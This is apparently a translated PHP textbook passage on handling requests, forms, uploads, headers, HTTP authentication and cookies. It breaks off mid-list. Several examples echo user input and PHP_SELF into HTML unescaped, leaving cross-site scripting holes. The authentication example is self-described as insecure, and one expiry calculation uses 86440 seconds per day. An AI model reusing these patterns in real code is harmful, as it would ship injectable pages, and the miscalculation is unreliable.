最常用的 HTTP 方法是 GET 和 POST。GET 方法用来提取信息，例如，服务器上的一个文件、一张图片或一个数据库查询的结果。POST 方法意指传递信息，例如，信用卡号码或要存储到服务器数据库的信息。GET 方法等同于用户在网页浏览器中输入一个 URL 或单击一个链接。当用户提交一个表单时，GET 和 POST 方法都可以用，只需为 form 标签指定 method 属性。我们将在后面“处理表单”一节讨论更多有关 GET 和 POST 方法的内容。

变量

服务器配置和请求的信息（包含表单参数和 cookie）以不同的方式在 PHP 脚本中被访问，在本章后面会有描述。这些信息放在一起被标识为 *EGPCS*（*environment*、GET、POST、*cookie* 和 *server* 单词首字母的缩写）。

PHP 可创建包含 EGPCS 信息的 6 个全局数组。全局数组如下所示。

`$_ENV`

包含环境变量值，数组的键是环境变量的名字。

`$_GET`

包含作为 GET 请求中参数的部分，数组的键是表单参数名。

$_COOKIE

包含作为请求中被传递的 cookie 值的部分，数组的键是 cookie 的名字。

$_POST

包含作为 POST 请求中参数的部分，数组的键是表单参数。

$_SERVER

包含网页服务器中有用的信息，下一节中会讲到。

$_FILES

包含上传文件的信息。

这些变量不仅仅是全局的，而且在函数定义内部也是可见的。$_REQUEST 数组会自动被创建。$_REQUEST 数组是包含 $_GET、$_POST 和 $_COOKIES 所有信息的一个组合。

服务器信息

$_SERVER 数组包含大量有用的网页服务器信息，大部分信息来自 CGI 规范要求的环境变量[注1]。

这是一个来自 CGI 的完整的 $_SERVER 列表，包括一些示例值。

PHP_SELF

当前执行脚本的文件名，相对于文件根目录（例如，/store/cart.php）。你可能已经注意到这在之前章节的示例中用过。这个变量在创建自引用脚本时非常有用，我们很快会看到。

SERVER_SOFTWARE

服务器标识字符串（例如，Apache/1.3.33 (Unix) mod_perl/1.26 PHP/ 5.0.4）。

SERVER_NAME

用于自引用 URL 的主机名、DNS 别名或 IP 地址（例如，www.example.com）。

GATEWAY_INTERFACE

服务器使用的 CGI 标准的版本（例如，CGI/1.1）。

SERVER_PROTOCAL

请求页面时通信协议的名称和版本（例如，HTTP/1.1）。

注 1　详情参见链接 7。

SERVER_PORT

向服务器发送请求的端口号（例如，80）。

REQUEST_METHOD

客户端获取页面所使用的方法（例如，GET）

PATH_INFO

客户端提供的额外路径（例如，/list/users）。

PATH_TRANSLATED

服务器根据 PATH_INFO 的值转换成的文件名（例如，/home/httpd/htdocs/list/users）。

SCRIPT_NAME

当前页面的 URL 路径，对当前自引用脚本很有用（例如，/~me/menu.php）。

QUERY_STRING

URL 中 ? 后面的所有信息（例如，name=Fred+age=35）。

REMOTE_HOST

请求当前页面的用户的主机名。（例如，http://dialup-192-168-0-1.example.com）。如果服务器没有 DNS，这个变量就是空的，只有 REMOTE_ADDR 的信息。

REMOTE_ADDR

一个包含请求当前页面 IP 地址的字符串（例如，192.168.0.250）。

AUTH_TYPE

如果页面是受密码保护的，这代表保护页面的认证方法（例如，basic）。

REMOTE_USER

如果页面是受密码保护的，这是认证客户的用户名（例如，Fred）。注意，密码是无法获取的。

Apache 服务器还会为每个请求的 HTTP 标头在 $_SERVER 数组中创建实体。对于每个键，标头名会被转换为大写，连字符 - 会被转换为下画线 _，并在前面加上 HTTP_。例如，User-Agent 标头会有一个键为 HTTP_USER_AGENT 的实体。最常用的两个标头如下所述。

HTTP_USER_AGENT

浏览器的标识字符串（例如，Mozilla/5.0 (Windows 2000; U) Opera 6.0 [en]）。

HTTP_REFERER

表示浏览器指出的当前页面来自哪个页面（例如，http://www.example.com/last_page.html）。

处理表单

用 PHP 处理表单是很容易的，表单参数会被放在 $_GET 和 $_POST 数组中。本节会介绍很多技巧和技术，以便更容易地处理表单。

方法

如之前所讲，客户端有两个 HTTP 方法可以将表单数据传递到服务器：GET 和 POST。表单通过 form 标签的 method 属性来指定方法。理论上，方法是大小写不敏感的，但实际上一些老版本的浏览器要求方法名为大写。

一个 GET 请求会把表单参数编码到 URL 中，叫作“查询串”，跟在 ? 后面的就是查询串：

```
/path/to/chunkify.php?word=despicable&length=3
```

一个 POST 请求在 HTTP 请求的正文中传递表单参数，而 URL 保持不变。

GET 和 POST 最显著的不同是在 URL 行。因为在 GET 请求中所有的表单参数都被编码到了 URL 上，用户可以记录下 GET 请求。然而在使用 POST 时不能这样做。

GET 和 POST 请求最大的不同反而是最微妙的。HTTP 规范中讲到，GET 请求是幂等的，也就是说，一个 URL 中包含参数的 GET 请求，每次请求该 URL，结果都是一样的。因此，浏览器也可以缓存这些 GET 请求的响应页面，因为不管响应页面加载了多少次都不发生改变。由于幂等性，GET 请求只可以用于响应页面不会改变的查询，如将单词拆分为小块或做数字乘法等。

POST 请求不是幂等的。这意味着它不能被缓存，每次显示页面都需要和服务器重新连接。你可能见到过浏览器显示或重载特定页面前提示“重新提交表单数据？”。这造成 POST 请求适用于响应页面随时都会改变的查询，例如，在页面中显示购物车内容或者 BBS 的当前消息。

实际上，幂等是常被忽略的。浏览器缓存通常实现得很简单，并且单击重载按钮也很简单，所以程序员通常基于 URL 中查询参数的可见性来考虑使用 GET 方法或 POST 方法。要记住，GET 请求不适合做会造成服务器上的内容改变的动作，例如，下订单或更新数据库。

PHP 页面可通过 $_SERVER['REQUEST_METHOD'] 得到方法类型。例如：

```
if ($_SERVER['REQUEST_METHOD'] == 'GET') {
 // 处理 GET 请求
}
else {
 die(" 只能用 GET 获取这个页面 ")
}
```

参数

可以在 PHP 代码中使用 $_POST、$_GET 和 $_FILES 数组来访问表单参数。键是参数名称，值是参数值。由于连字符在 HTML 字段名称中是合法的，但作为 PHP 变量名是不合法的，所以表单名中的连字符会在数组中被转换为下画线（_）。

示例 8-1 展示了一个拆分字符串的 HTML 表单。表单中包含两个字段：一个是字符串（参数名为 word），另外一个是拆分的大小（参数名为 number）。

示例 8-1：拆分字符串表单（chunkify.html）

```
<html>
 <head><title>Chunkify Form</title></head>

 <body>
 <form action="chunkify.php" method="POST">
 Enter a word: <input type="text" name="word" /><br />

 How long should be the chunks be?
 <input type="text" name="number" /><br />
 <input type="submit" value="Chunkify!">
 </form>
</body>

</html>
```

示例 8-2 列出了示例 8-1 中表单提交的 PHP 脚本 *chunkify.php*。在脚本中，将参数值复制到变量中来使用。

示例 8-2：拆分字符串脚本（chunkify.php）

```
<?php
$word = $_POST['word'];
$number = $_POST['number'];

$chunks = ceil(strlen($word) / $number);

echo "The {$number}-letter chunks of '{$word}' are:<br />\n";
```

```
for ($i = 0; $i < $chunks; $i++) {
 $chunk = substr($word, $i * $number, $number);
 printf("%d: %s<br />\n", $i + 1, $chunk);
}
?>
```

图 8-1 显示了拆分字符串表单和它的输出结果。




图 8-1：拆分字符串表单和它的输出结果

自处理页面

一个 PHP 页面可以同时用来生成表单和处理表单。如果用 GET 方法请求示例 8-3 所示的页面，它会输出可接受华氏温度的表单。如果用 POST 方法调用，页面会计算并且展示相应的摄氏温度。

示例 8-3：自处理温度转换页面（temp.php）

```
<html>
<head><title>Temperature Conversion</title></head>
<body>

<?php if ($_SERVER['REQUEST_METHOD'] == 'GET') { ?>
 <form action="<?php echo $_SERVER['PHP_SELF'] ?>" method="POST">
 Fahrenheit temperature:
 <input type="text" name="fahrenheit" /><br />
 <input type="submit" value="Convert to Celsius!" />
```

```
 </form>

<?php }
else if ($_SERVER['REQUEST_METHOD'] == 'POST') {
 $fahrenheit = $_POST['fahrenheit'];
 $celsius = ($fahrenheit - 32) * 5 / 9;

 printf("%.2fF is %.2fC", $fahrenheit, $celsius);
}
else {
 die("This script only works with GET and POST requests.");
} ?>

</body>
</html>
```

图 8-2 显示了温度转换页面和它的输出结果




图 8-2：温度转换页面和它的输出结果

在脚本中，另外一个用来决定显示表单还是处理表单的方式是，看是否提供了某个参数。这可以让你写一些用 GET 来提交值的自处理页面。示例 8-4 展示了一个使用 GET 请求来提交参数的新版温度转换页面。这个页面检查参数是否存在来决定做什么。

示例 8-4：使用GET方法的温度转换（temp2.php）

```
<html>
<head>
<title>Temperature Conversion</title>
</head>
<body>
<?php
if (isset ( $_GET ['fahrenheit'] )) {
 $fahrenheit = $_GET ['fahrenheit'];
} else {
 $fahrenheit = null;
}
if (is_null ( $fahrenheit )) {
 ?>
<form action="<?php echo $_SERVER['PHP_SELF']; ?>" method="GET">
 Fahrenheit temperature: <input type="text" name="fahrenheit" /><br />
 <input type="submit" value="Convert to Celsius!" />
 </form>
<?php
} else {
 $celsius = ($fahrenheit - 32) * 5 / 9;
 printf ( "%.2fF is %.2fC", $fahrenheit, $celsius );
}
?>
</body>
</html>
```

在示例 8-4 中，我们将表单参数的值复制到 `$fahrenheit`。如果我们未得到这个参数，`$fahrenheit` 包含 NULL，所以可以用 `is_null()` 来检测是显示表单还是处理表单数据。

黏性表单

很多网站使用一种叫黏性表单（sticky form）的技术，就是查询参数伴随着搜索表单，它的默认值是前一个查询串。举个例子，如果你在 Google 上搜索“PHP 编程”，结果页面上会有一个搜索框，总是包含“PHP 编程”，要细化搜索为“O'Reilly PHP 编程”，只需添加额外的关键字。

这个特性很容易实现，示例 8-5 展示了示例 8-4 温度转换脚本的黏性表单方式。最基本的方法就是把提交的值作为默认值来创建 HTML 表单。

示例8-5：使用黏性表单的温度转换页面（sticky_form.php）

```
<html>
<head><title>Temperature Conversion</title></head>
```

```
<body>
<?php $fahrenheit = $_GET['fahrenheit']; ?>

<form action="<?php echo $_SERVER['PHP_SELF']; ?>" method="GET">
 Fahrenheit temperature:
 <input type="text" name="fahrenheit" value="<?php echo $fahrenheit; ?>" /><br />
 <input type="submit" value="Convert to Celsius!" />
</form>

<?php if (!is_null($fahrenheit)) {
 $celsius = ($fahrenheit - 32) * 5 / 9;
 printf("%.2fF is %.2fC", $fahrenheit, $celsius);
} ?>

</body>
</html>
```

多值参数

用 select 标签创建的 HTML 选择列表允许有多个选项。要确保 PHP 能识别浏览器传递的多值，你需要在 HTML 表单中使用中括号 [] 结尾，例如：

```
<select name="languages[]">

 <option name="c">C</option>
 <option name="c++">C++</option>
 <option name="php">PHP</option>
 <option name="perl">Perl</option>
</select>
```

现在，当用户提交表单时，$_GET['languages'] 会包含数组而不是简单的字符串。这个数组包含用户选择的值。

示例 8-6 描述了 HTML 选项列表中的多个选项值。表单为用户提供了个性化的集合。当用户提交表单时，他会得到自己的个性化描述。

示例 8-6：选择框的多个选项值（select_array.php）

```
<html>
<head><title>Personality</title></head>
<body>

<form action="<?php echo $_SERVER['PHP_SELF']; ?>" method="GET">
 Select your personality attributes:<br />
 <select name="attributes[]" multiple>
```

```
 <option value="perky">Perky</option>
 <option value="morose">Morose</option>
 <option value="thinking">Thinking</option>
 <option value="feeling">Feeling</option>
 <option value="thrifty">Spend-thrift</option>
 <option value="shopper">Shopper</option>
 </select><br />
 <input type="submit" name="s" value="Record my personality!" />
</form>
<?php if (array_key_exists('s', $_GET)) {
 $description = join(' ', $_GET['attributes']);
 echo "You have a {$description} personality.";
} ?>

</body>
</html>
```

在示例 8-6 中，submit 按钮有一个名字“s”。我们检查参数值是否存在来确定是否能生成个性描述。图 8-3 展示了多个选项的页面和它的输出结果。

图 8-3：多个选项的页面和它的输出结果

相同的技术可用于任何返回多个值的字段。示例 8-7 展示了修订后的个性化表单，使用多选框来代替列表框。注意，只改变了 HTML——处理表单的代码不需要知道多个值是来自列表框还是多选框。

示例 8-7：有多个选项值的多选框（checkbox_array.php）

```
<html>
<head><title>Personality</title></head>
<body>
```

```
<form action="<?php $_SERVER['PHP_SELF']; ?>" method="GET">
 Select your personality attributes:<br />
 <input type="checkbox" name="attributes[]" value="perky" /> Perky<br />
 <input type="checkbox" name="attributes[]" value="morose" /> Morose<br />
 <input type="checkbox" name="attributes[]" value="thinking" /> Thinking<br />
 <input type="checkbox" name="attributes[]" value="feeling" /> Feeling<br />
 <input type="checkbox" name="attributes[]" value="thrifty" />Spend-thrift<br />
 <input type="checkbox" name="attributes[]" value="shopper" /> Shopper<br />
 <br />
 <input type="submit" name="s" value="Record my personality!" />
</form>
<?php if (array_key_exists('s', $_GET)) {
 $description = join (' ', $_GET['attributes']);
 echo "You have a {$description} personality.";
} ?>

</body>
</html>
```

黏性多值参数

现在你可能会在意，我们是否可以让一个多选表单元素有黏性呢？当然可以，但有点麻烦。你需要检查表单中每个可能的值是不是已提交的值。例如：

```
Perky: <input type="checkbox" name="attributes[]" value="perky"
<?php
if (is_array($_GET['attributes']) && in_array('perky', $_GET['attributes'])) {
 echo "checked";
} ?> /><br />
```

你可以在每个选择框上使用这种方式，但有些重复还容易出错。基于这一点，可以简单地写一个函数来为可能的值和提交参数生成 HTML。示例 8-8 展示了一个黏性表单的多选框新版本。虽然这个表单看起来跟示例 8-7 差不多，但本质上是以完全不同的方式来生成表单的。

示例8-8：黏性多值选择框（checkbox_array2.php）

```
<html>
<head><title>Personality</title></head>
<body>
<?php // 取值
$attrs = $_GET['attributes'];
```

```
if (!is_array($attrs)) {
$attrs = array();
}

// 创建带命名定义的多选框

function makeCheckboxes($name, $query, $options)
{
 foreach ($options as $value => $label) {
 $checked = in_array($value, $query) ? "checked" : '';

 echo "<input type=\"checkbox\" name=\"{$name}\"
 value=\"{$value}\" {$checked} />";
 echo "{$label}<br />\n";
 }
}

// 多选框的值和标签
$personalityAttributes = array(
 'perky' => "Perky",
 'morose' => "Morose",
 'thinking' => "Thinking",
 'feeling' => "Feeling",
 'thrifty' => "Spend-thrift",
 'prodigal' => "Shopper"
); ?>

<form action="<?php echo $_SERVER['PHP_SELF']; ?>" method="GET">
 Select your personality attributes:<br />
 <?php makeCheckboxes('attributes[]', $attrs, $personalityAttributes); ?><br />

 <input type="submit" name="s" value="Record my personality!" />
</form>

<?php if (array_key_exists('s', $_GET)) {
 $description = join (' ', $_GET['attributes']);
 echo "You have a {$description} personality.";
} ?>

</body>
</html>
```

代码的核心是 makeCheckBoxes() 函数。它接受三个参数：多选框分组的名称、默认值数组、映射这些值和描述的数组。多选框的选项列表在 $personalityAttributes 数组中。

文件上传

要处理文件上传（现代浏览器都支持），可以使用 $_FILES 数组。使用不同的认证和文件上传函数，可以控制允许谁上传文件和文件上传后做什么处理。安全问题将在第 14 章中进行讲解。

下面的代码展示了一个允许上传文件的页面：

```
<form enctype="multipart/form-data"
 action="<?php echo $_SERVER['PHP_SELF']; ?>" method="POST">
 <input type="hidden" name="MAX_FILE_SIZE" value="10240">
 File name: <input name="toProcess" type="file" />
 <input type="submit" value="Upload" />
</form>
```

文件上传最大的风险是文件太大无法处理。PHP 有两种方式来预防这个问题：硬性限制和软性限制。*php.ini* 中的 upload_max_filesize 选项对上传文件的大小硬性设定了上限（默认是 2MB）。如果你在表单的文件字段参数前提交了一个名为 MAX_FILE_SIZE 的参数值，PHP 会使用它作为软性限制。例如，在前面的例子中，上限设置为 10KB。PHP 会忽略 MAX_FILE_ SIZE 设置的比 upload_max_filesize 大的值。

注意，表单标签接受一个值为 "multipart/form-data" 的 enctype 属性。每个在 $_FILES 中的元素都是数组，是上传文件的信息。键有如下一些。

name
: 由浏览器提供的上传文件的名字。这个没什么用，因为客户端机器相比网页服务器有不同的文件名转换（例如，客户端是 Windows 机器，它会告诉你文件是 *D:\PHOTOS\ME.JPG*，网页服务器运行在 UNIX 上，路径是无意义的）。

type
: 客户端猜测的上传文件的 MIME 类型。

size
: 上传文件的大小（单位为字节）。如果用户尝试上传一个很大的文件，大小将会报告为 0。

tmp_name
: 上传文件的临时名字。如果用户尝试上传一个很大的文件，临时名字将会被设置为 "none"。

检测文件是否上传成功的正确方式是使用 is_uploaded_file() 函数，如下所示：

```
if (is_uploaded_file($_FILES['toProcess']['tmp_name'])) {
 // 成功上传
}
```

文件被存储到服务器的默认临时文件目录可以在 *php.ini* 中用 `upload_tmp_dir` 选项来指定。要移动文件，可使用 `move_uploaded_file()` 函数：

```
move_uploaded_file($_FILES['toProcess']['tmp_name'], "path/to/put/file/{$file}");
```

`move_uploaded_file()` 会自动检查它是否是一个上传文件。当脚本结束后，任何从该脚本上传的文件都会从临时文件夹中被删除。

表单验证

当允许用户输入数据时，一般需要在使用前验证数据再使用它。有很多不同的策略来验证数据。首先是客户端的 JavaScript。然而，由于用户可以关闭 JavaScript，或用不支持 JavaScript 的浏览器，所以不能仅有这种验证方式。

更安全的做法是用 PHP 来进行验证。示例 8-9 展示了一个表单自处理的页面。页面允许用户输入媒体项，三个表单元素是必有的——名字、媒体类型和文件名。缺少任何一个值，页面都会重新显示并且给出哪里出错的信息。任何用户已经输入过的字段都会被填入。最终，对用户进行额外提示，当改正后，submit 按钮上的文本从“创建”变为“继续”。

示例8-9：表单验证（data_validation.php）

```
<?php
$name = $_POST['name'];
$mediaType = $_POST['media_type'];
$filename = $_POST['filename'];
$caption = $_POST['caption'];
$status = $_POST['status'];

$tried = ($_POST['tried'] == 'yes');

if ($tried) {
 $validated = (!empty($name) && !empty($mediaType) && !empty($filename));

 if (!$validated) { ?>
 <p>The name, media type, and filename are required fields. Please fill
 them out to continue.</p>
 <?php }
}

if ($tried && $validated) {
```

```
 echo "<p>The item has been created.</p>";
}

// 检查是否选中，如选中，则输出 "selected"
function mediaSelected($type)
{
 global $mediaType;

 if ($mediaType == $type) {
 echo "selected"; }
} ?>

<form action="<?php echo $_SERVER['PHP_SELF']; ?>" method="POST">
 Name: <input type="text" name="name" value="<?php echo $name; ?>" /><br />

 Status: <input type="checkbox" name="status" value="active"
 <?php if ($status == "active") { echo "checked"; } ?> /> Active<br />

 Media: <select name="media_type">
 <option value="">Choose one</option>
 <option value="picture" <?php mediaSelected("picture"); ?> />Picture</option>
 <option value="audio" <?php mediaSelected("audio"); ?> />Audio</option>
 <option value="movie" <?php mediaSelected("movie"); ?> />Movie</option>
 </select><br />

 File: <input type="text" name="filename" value="<?php echo $filename; ?>" /><br />

 Caption: <textarea name="caption"><?php echo $caption; ?></textarea><br />

 <input type="hidden" name="tried" value="yes" />
 <input type="submit" value="<?php echo $tried ? "Continue" : "Create"; ?>" />
</form>
```

在这种情况下，验证仅仅是检测值是否存在。如果 $name、$type 和 $filename 都是非空的，我们设置 $validated 为 true。其他可选的验证有，检查邮件地址是否可用或检测文件是否存在于本地。

例如，要验证一个年龄字段是否包含非负的整数，可使用下面的代码：

```
$age = $_POST['age'];
$validAge = strspn($age, "1234567890") == strlen($age);
```

调用 strspn() 可找到字符串开始的数字。在一个非负的整型数中，所有的字符都应该是数字，所以一个可用的年龄应该是由数字组成的。可以使用下面这个正则表达式进行检查：

```
$validAge = preg_match('/^\d+$/', $age);
```

验证邮件地址是很重要的任务。没有方法可以验证一个字符串是否是一个有效的邮件地址。然而，可以要求用户输入两遍邮件地址（两个字段）防止打字错误，还可以阻止用户输入不是在 @ 后面某处有一个句点的格式，比如 *me* 或 *me@aol*，并且额外检查不想将邮件发送到的域名（例如，*white***.gov* 或竞争对手的网站）。例如：

```
$email1 = strtolower($_POST['email1']);
$email2 = strtolower($_POST['email2']);

if ($email1 !== $email2) {
die("The email addresses didn't match");
}

if (!preg_match('/@.+\..+$/', $email1)) {
 die("The email address is malformed");
}

if (strpos($email1, "white***.gov")) {
die("I will not send mail to there");
}
```

字段验证是基本的字符串操作。在这个例子中，我们用了正则表达式和字符串函数来确保字符串是我们期望用户输入的。

设置响应标头

如我们讨论过的，服务器发回客户端的 HTTP 响应包含定义正文内容类型的标头、服务器发送的响应的正文有多少字节、响应什么时候被发回的等。PHP 和 Apache 可以为你设置标头信息：定义文件为 HTML，计算 HTML 页面的长度等。很多网页应用程序都不需要设置标头。然而如果你想发回非 HTML 的页面、设置页面的过期时间、重定向客户端浏览器或者生成 HTTP 错误，需要使用 `header()` 函数。

标头必须在正文生成前设置。这意味着 `header()`（或 `setcookie()`，如果设置 cookie 的话）的所有调用必须在文件的最前面，最起码在 `<html>` 标签的前面。例如：

```
<?php header("Content-Type: text/plain"); ?>
Date: today
From: fred To: barney
Subject: hands off!

My lunchbox is mine and mine alone.
```

如果在已开始的文件后面设置标头信息会出现下面的警告：

```
Warning: Cannot add header information - headers already sent
```

可以使用输出缓冲，可参见 ob_start()、ob_end_flush() 和输出缓冲相关的函数。

不同的内容类型

Content-Type 标头定义返回文件的类型。通常为 "text/html"，指定为 HTML 文件，但还有一些很有用的文件类型。例如，"text/plain" 会强制浏览器把页面当作纯文本。这个类型有点像“查看源代码”，调试时很有用。

在第 10 章和第 11 章中，我们将用很多 Content-Type 标头来生成真实图片和 Adobe PDF 文件。

重定向

向浏览器发送一个新的 URL，被称为重定向，你可以设置 Location 标头。通常会立即退出，所以脚本不会生成和输出剩下的代码：

```
header("Location: http://www.example.com/elsewhere.html");
exit();
```

当你提供了一部分 URL（例如，/elsewhere.html）时，网页服务器会将其作为内部重定向处理。这一般很少用，因为浏览器通常不知道它是要请求的页面。如果新的文件还有相对的 URL，浏览器会将 URL 解释为相对地址的请求文件，最好将它们重定向到绝对的 URL 地址。

过期

服务器会明确地告知浏览器和浏览器与服务器之间的任何代理缓存，一个文件要过期的确定时间。代理和浏览器缓存可以保存文件直到其过期。对缓存文件的反复重载不会联系服务器。然而，尝试获取过期文件会联系服务器。

要设置文件的过期时间，可使用 Expires 标头：

```
header("Expires: Tue, 02 Jul 2019 05:30:00 GMT");
```

要强制一个文件在 3 小时后过期，可使用 time() 和 gmstrftime() 生成过期日期的字符串：

```
$now = time();
$then = gmstrftime("%a, %d %b %Y %H:%M:%S GMT", $now + 60 * 60 * 3);
```

```
header("Expires: {$then}");
```

要指定一个文件“永远”不过期，把 Expires 标头设置为从现在开始的一年时间：

```
$now = time();
$then = gmstrftime("%a, %d %b %Y %H:%M:%S GMT", $now + 365 * 86440);

header("Expires: {$then}");
```

要标记文件为已过期，使用当前或过去的时间来设置 Expires 标头：

```
$then = gmstrftime("%a, %d %b %Y %H:%M:%S GMT");

header("Expires: {$then}");
```

这是用来防止浏览器或代理缓存来存储你的文件的好办法：

```
header("Expires: Mon, 26 Jul 1997 05:00:00 GMT");
header("Last-Modified: " . gmdate("D, d M Y H:i:s") . " GMT");
header("Cache-Control: no-store, no-cache, must-revalidate");
header("Cache-Control: post-check=0, pre-check=0", false);
header("Pragma: no-cache");
```

更多控制浏览器行为和网页缓存的信息，可以参看 Duane Wessels 编写的 *Web Caching* 一书的第 6 章，此书由 O'Reilly 出版。

认证

HTTP 认证通过请求标头和响应标头来完成。浏览器可以在请求标头中发送用户名和密码（授权），如果授权没有发送或者不符合，服务器会发送“401 Unauthorized”响应并通过 WWW-Authenticate 标头定义认证区域（一个字符串比如“Mary's Pictures”或“Your Shopping Cart”）。一般会在浏览器中弹出一个“输入用户名和密码”的对话框，页面接着会用在标头中更新的授权重新发送请求。

要在 PHP 中处理认证，需要检查用户名和密码（$_SERVER 中的 PHP_AUTH_USER 和 PHP_AUTH_PW 项）并且调用 header() 来设置区域和发送“401 Unauthorized”响应：

```
header('WWW-Authenticate: Basic realm="Top Secret Files"');
header("HTTP/1.0 401 Unauthorized");
```

可以使用任何你想验证用户名和密码的方式。例如，可以查询数据库、读取验证用户文件或查询微软域服务器。

下面这个例子检查密码是否是用户名的反转形式（这并非是安全的方式）：

```
$authOK = false;

$user = $_SERVER['PHP_AUTH_USER'];
$password = $_SERVER['PHP_AUTH_PW'];

if (isset($user) && isset($password) && $user === strrev($password)) {
 $authOK = true;
}

if (!$authOK) {
 header('WWW-Authenticate: Basic realm="Top Secret Files"');
 header('HTTP/1.0 401 Unauthorized');

 // 这里输出的内容，只有单击 " 取消 " 按钮才会看到
 exit;
}

<!-- 你用密码保护的文件在这里—>
```

如果你要用认证保护多个页面，把上面的代码放到独立文件中并且将其放在每个需要保护的页面顶部。

如果你的主机使用 CGI 版本的 PHP 而不是 Apache 模块，是没有这些变量的，你需要重新使用其他形式来验证。例如，使用 HTML 表单来获取用户名和密码。

维护状态

HTTP 是*无状态*的协议，这意味着网页服务器一旦完成客户端的请求，它们之间的连接就会关闭。换言之，无法让服务器识别一系列源自同一个客户端的请求。

但状态很重要。例如，如果不能跟踪一个独立用户的一系列请求，你就无法构建购物车程序。你需要知道一个用户何时把项目添加到购物车，何时移除了它们，结账时购物车里都有什么。

要解决网页缺失状态的问题，程序员必须在请求之间跟踪状态（被称作*会话跟踪*），这是一项使用隐藏表单字段传递信息的技术。PHP 不知道表单是否是隐藏的，所以值只是存在于 $_GET 和 $_POST 数组中的。使用隐藏表单字段技术，可以传递购物车中的所有内容。然而，更常用的技术是在隐藏表单字段中给每个用户分配一个唯一的 ID。由于表单的隐藏字段可以在所有浏览器中工作，但它仅在一系列的动态表单生成中有用，所以它们不同于其他常用的技术。

另外一项技术是 URL 重写，用户可以单击的每个本地 URL 都会被动态修改为包含额外的信息。额外信息经常作为 URL 参数的一部分。例如，如果为每个用户指派一个唯一 ID，你可以在 URL 中包含如下所示的 ID：

```
http://www.example.com/catalog.php?userid=123
```

如果你确定要用动态改变的本地链接包含用户 ID，就可以在应用中跟踪独立的用户。URL 重写可以在所有动态生成的文件中使用，并不只是表单，但实际重写时必须要谨慎。

第三种也是使用最广泛的状态维护技术是使用 cookie。cookie 是服务器给客户端的额外信息。每个后续请求都会把信息传回服务器，因此可以自定义。cookie 对通过浏览器重复访问非常有用，但是并不代表它没有问题。最大的问题是大部分浏览器都允许用户禁止 cookie，所以任何使用 cookie 来维护状态的程序都需要其他技术提供容错机制。我们很快就会讨论 cookie 的细节。

PHP 维护状态的最好方式是使用内建的会话跟踪系统。这个系统可以在程序中创建在不同页面可以持久访问的变量，也可以是来自同一用户的不同访问。PHP 的会话跟踪机制使用 cookie 来优美地解决很多状态需求，为你保管所有信息。稍后我们会详解 PHP 的会话跟踪系统。

cookie

一个 cookie 基本上就是一个包含多个字段的字符串。一台服务器可以在响应标头处将一个或多个 cookie 发送到浏览器。一些 cookie 的字段指明哪些浏览器页面可以在请求中发送 cookie。cookie 的 value 字段是实际数据——服务器可以存储任何数据(在限制内)，比如用唯一代码来定义用户、偏好等。

使用 setcookie() 函数可将 cookie 发送到浏览器：

```
setcookie(name [, value [, expires [, path [, domain [, secure [,
httponly ]]]]]]);
```

这个函数使用给定的参数来创建 cookie 字符串作为 cookie 头的值。由于 cookie 是作为响应标头发送的，所以 setcookie() 必须在生成文件主体前发送。setcookie() 函数的参数如下所述。

name

指定 cookie 的唯一名字。可以有多个不同名字和属性的 cookie。名字中不能包含空格或分号。

value

